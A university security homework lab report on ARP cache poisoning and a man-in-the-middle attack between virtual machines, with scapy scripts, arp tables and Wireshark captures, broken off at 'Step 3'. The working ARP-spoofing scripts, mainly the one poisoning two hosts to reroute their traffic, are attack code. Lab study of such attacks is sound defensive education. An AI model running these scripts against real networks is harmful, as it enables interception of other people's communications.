ARP Cache Poisoning

CSE644

Internet Security

Chirag Sachdev

680231131

Homework 2

Task 1

ARP Cache Poisoning

In this task we feed data to the machine by send ARP packets.

We create a packet using the scapy API in python.

An ARP packet can be constructed using the following code.


Code:

```
 from scapy.all import *

e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=1
pkt=e/a
pkt.show()
sendp(pkt)
```

We first send an ARP request packet which replies stating its physical address to the sender.

In the ARP option, we set the value as 1 to send a request.

Output:



```
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:af:c1:87
     psrc      = 10.0.2.4
     hwdst     = 08:00:27:75:e3:fb
     pdst      = 10.0.2.5

.
Sent 1 packets.
root@VM:/home/seed/Desktop/iSec/Lab2# arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.3                         (incomplete)
         enp0s3
10.0.2.5                 ether   08:00:27:75:e3:fb   C
         enp0s3
10.0.2.6                         (incomplete)
         enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
         enp0s3
root@VM:/home/seed/Desktop/iSec/Lab2#
```

Observation:

We receive a reply from the target due to which the ARP cache gets updated in the system of the sender.

We then change the ARP type to reply by updating the ARP.op field as 2. No reply is seen.


We first clear the cache of the system using the command:

Sudo ip -s -s neigh flush all

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

Output:


SEED1 [Running] - Oracle VM VirtualBox
Terminal
En
10:28 PM
root@VM: /home/seed/Desktop/iSec/Lab2
ENG
IN
10:28 PM
2/8/2019
"1-b.py" selected (230 bytes)

```
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:af:c1:87
     psrc      = 10.0.2.4
     hwdst     = 08:00:27:75:e3:fb
     pdst      = 10.0.2.5

.
Sent 1 packets.
root@VM:/home/seed/Desktop/iSec/Lab2# arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.3                         (incomplete)
         enp0s3
10.0.2.5                         (incomplete)
         enp0s3
10.0.2.6                         (incomplete)
         enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
         enp0s3
root@VM:/home/seed/Desktop/iSec/Lab2#
```

Observation:


A reply packet does not update the ARP cache of the sender.

Next we send out a gratuitous packet which is a broadcast packet is used to update the information on all host machines.

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="ff:ff:ff:ff:ff:ff"
# attackers mac
a.hwdst="ff:ff:ff:ff:ff:ff"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

Output:



SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help
10:54 PM
Terminal
SEED1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:54 PM
root@VM: /home/seed/Desktop/iSec/Lab2
Python 3.5.2 32-bit
Ln 1, Col 1 Spaces: 4 UTF-8 LF Python
ENG
IN
10:54 PM
2/8/2019
Right Ctrl

```
[02/08/2019 22:51] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.0.2.3                 ether   08:00:27:59:15:4e   C
        enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
        enp0s3
10.0.2.4                 ether   08:00:27:af:c1:87   C
        enp0s3
[02/08/2019 22:51] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
10.0.2.3                 ether   08:00:27:59:15:4e   C
        enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
        enp0s3
10.0.2.4                 ether   08:00:27:af:c1:87   C
        enp0s3
[02/08/2019 22:54] Chirag@VM:~$
```

```
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:af:c1:87
     psrc      = 10.0.2.4
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.5

.
Sent 1 packets.
root@VM:/home/seed/Desktop/iSec/Lab2# arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.3                         (incomplete)
         enp0s3
10.0.2.5                         (incomplete)
         enp0s3
10.0.2.6                         (incomplete)
         enp0s3
10.0.2.1                         (incomplete)
         enp0s3
root@VM:/home/seed/Desktop/iSec/Lab2#
```

Observation:

Here we see that the MAC addresses get updated in all machines except the one which sends the packet out.

Task 2

Man in the Middle Attack

Here we establish a connection between a host and a server where the traffic is routed through an attacker and the host thinks the communication is between the host and the server whereas the communication is actually between the host and the attacker and the attacker and the server.

The host feels as if it is communicating with the server and the server feels its communicating with the host.

Step 1.


We poison the ARP cache of the host and server machines

Code:

```
from scapy.all import *
ethA = Ether()
arpA=ARP()
ethB =Ether()
arpB=ARP()

# Poisoning A's mac
# Sending ARP reply from M->A

# MAC of A
ethA.dst="08:00:27:75:e3:fb"

# ARP details

# MAC of attacker M
arpA.hwsrc="08:00:27:af:c1:87"
# IP of B
arpA.psrc="10.0.2.6"
# arp option 1=request, 2 = reply
arpA.op=2
frame1=ethA/arpA
sendp(frame1, count=1)

# Poisoning B's arp
# Sending reply from M->B

# MAC of B
ethB.dst="08:00:27:dc:ca:58"

# ARP details

# MAC of attacker M
arpB.hwsrc="08:00:27:af:c1:87"
# IP of A
```

```
arpB.psrc="10.0.2.5"
# arp option 1=request, 2=reply
arpB.op=2
frame2=ethB/arpB
sendp(frame2,count=1)
```

Output:


SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
8:18 PM
Right Ctrl
SEED3 [Running] - Oracle VM VirtualBox
SEED1 [Running] - Oracle VM VirtualBox
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
ENG
US
8:18 PM
2/8/2019

```
[02/08/2019 20:13] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                         (incomplete)                              enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
[02/08/2019 20:13] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:af:c1:87   C                     enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
```

```
[02/08/2019 20:13] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.5                         (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
[02/08/2019 20:13] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.5                 ether   08:00:27:af:c1:87   C                     enp0s3
10.0.2.3                         (incomplete)                              enp0s3
```

No.	Time	Source	Destination	Protoco	Info
1	2019-02-08 20:1…	PcsCompu…	PcsCompu_75:e3…	ARP	10.0.2.6 is at 08:00:27:af:c1:87
2	2019-02-08 20:1…	PcsCompu…	PcsCompu_dc:ca…	ARP	10.0.2.5 is at 08:00:27:af:c1:87

wireshark_enp0s3_20190208201736_IQANqc Packets: 2 · Displayed: 2 (100.0%) Profile: Default


Observation:

The cache has been poisoned.

Step 2:

We ping from the server to host.

Output:



```
[02/08/2019 20:35] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.6                 ether   08:00:27:af:c1:87   C
         enp0s3
10.0.2.1                         (incomplete)
         enp0s3
10.0.2.3                 ether   08:00:27:59:15:4e   C
         enp0s3
[02/08/2019 20:54] Chirag@VM:~$ ping 10.0.2.6 -c 3
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.

--- 10.0.2.6 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2042ms

[02/08/2019 20:56] Chirag@VM:~$
```

```
[02/08/2019 20:35] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.1                         (incomplete)
         enp0s3
10.0.2.5                 ether   08:00:27:af:c1:87   C
         enp0s3
10.0.2.3                 ether   08:00:27:59:15:4e   C
         enp0s3
[02/08/2019 20:54] Chirag@VM:~$
```


```
Capturing from enp0s3
No. Time                Source        Destination      Protoco Info
  1 2019-02-08 20:5…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bac, se…
  2 2019-02-08 20:5…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bac, se…
  3 2019-02-08 20:5…  10.0.2.6      10.0.2.3         DHCP    DHCP Request  - Transaction ID 0x6…
  4 2019-02-08 20:5…  10.0.2.3      10.0.2.6         DHCP    DHCP ACK      - Transaction ID 0x6…
  5 2019-02-08 20:5…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bac, se…
  6 2019-02-08 20:5…  PcsCompu…     PcsCompu_af:c1…  ARP     Who has 10.0.2.6? Tell 10.0.2.5
  7 2019-02-08 20:5…  PcsCompu…     PcsCompu_af:c1…  ARP     Who has 10.0.2.6? Tell 10.0.2.5
  8 2019-02-08 20:5…  PcsCompu…     PcsCompu_59:15…  ARP     Who has 10.0.2.3? Tell 10.0.2.6
  9 2019-02-08 20:5…  PcsCompu…     PcsCompu_dc:ca…  ARP     10.0.2.3 is at 08:00:27:59:15:4e
 10 2019-02-08 20:5…  PcsCompu…     PcsCompu_af:c1…  ARP     Who has 10.0.2.6? Tell 10.0.2.5
 11 2019-02-08 20:5…  10.0.2.4      192.168.1.1      DNS     Standard query 0xa704 A go.microso…
 12 2019-02-08 20:5…  10.0.2.4      192.168.1.1      DNS     Standard query 0xa704 A go.microso…

▼ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x0e86 [correct]
    [Checksum Status: Good]
    Identifier (BE): 2988 (0x0bac)
    Identifier (LE): 44043 (0xac0b)
    Sequence number (BE): 2 (0x0002)
    Sequence number (LE): 512 (0x0200)
  ▶ [No response seen]
    Timestamp from icmp data: Feb  8, 2019 20:56:36.866611000 EST
    [Timestamp from icmp data (relative): -0.033958924 seconds]
  ▶ Data (48 bytes)

enp0s3: <live capture in progress>    Packets: 84 · Displayed: 84 (100.0%)    Profile: Default
```

Observation:

We see that the ping does not get a response, the machine sends an ARP request.

We then turn on ip forwarding and check the ping response again

Output:



```
[02/08/2019 20:57] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.6                 ether   08:00:27:af:c1:87   C
         enp0s3
10.0.2.1                         (incomplete)
         enp0s3
10.0.2.3                 ether   08:00:27:59:15:4e   C
         enp0s3
[02/08/2019 20:57] Chirag@VM:~$ ping 10.0.2.6 -c 3
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=63 time=1.54 ms
From 10.0.2.4: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=63 time=0.825 ms
From 10.0.2.4: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=63 time=0.713 ms
```

```
[02/08/2019 20:57] Chirag@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.1                         (incomplete)
         enp0s3
10.0.2.5                 ether   08:00:27:af:c1:87   C
         enp0s3
10.0.2.3                 ether   08:00:27:59:15:4e   C
         enp0s3
[02/08/2019 20:57] Chirag@VM:~$
```

```
Capturing from enp0s3
No. Time                Source        Destination      Protoco Info
  1 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
  2 2019-02-08 21:0…  PcsCompu…     Broadcast        ARP     Who has 10.0.2.5? Tell 10.0.2.4
  3 2019-02-08 21:0…  PcsCompu…     Broadcast        ARP     Who has 10.0.2.6? Tell 10.0.2.4
  4 2019-02-08 21:0…  PcsCompu…     PcsCompu_af:c1…  ARP     10.0.2.5 is at 08:00:27:75:e3:fb
  5 2019-02-08 21:0…  10.0.2.4      10.0.2.5         ICMP    Redirect             (Redirect for…
  6 2019-02-08 21:0…  PcsCompu…     PcsCompu_af:c1…  ARP     10.0.2.6 is at 08:00:27:dc:ca:58
  7 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
  8 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…
  9 2019-02-08 21:0…  10.0.2.4      10.0.2.6         ICMP    Redirect             (Redirect for…
 10 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…
 11 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
 12 2019-02-08 21:0…  10.0.2.4      10.0.2.5         ICMP    Redirect             (Redirect for…
 13 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
 14 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…
 15 2019-02-08 21:0…  10.0.2.4      10.0.2.6         ICMP    Redirect             (Redirect for…
 16 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…
 17 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
 18 2019-02-08 21:0…  10.0.2.4      10.0.2.5         ICMP    Redirect             (Redirect for…
 19 2019-02-08 21:0…  10.0.2.5      10.0.2.6         ICMP    Echo (ping) request  id=0x0bbd, se…
 20 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…
 21 2019-02-08 21:0…  10.0.2.4      10.0.2.6         ICMP    Redirect             (Redirect for…
 22 2019-02-08 21:0…  10.0.2.6      10.0.2.5         ICMP    Echo (ping) reply    id=0x0bbd, se…

▶ Frame 8: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_dc:ca:58 (08:00:27:dc:ca:58), Dst: PcsCompu_af:c1:87 (08:00:27:
▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5

enp0s3: <live capture in progress>    Packets: 29 · Displayed: 29 (100.0%)    Profile: Default
```

Observation:

After turning on forwarding, we see that the packets are forwarded and the host gets a reply.

Step 3:

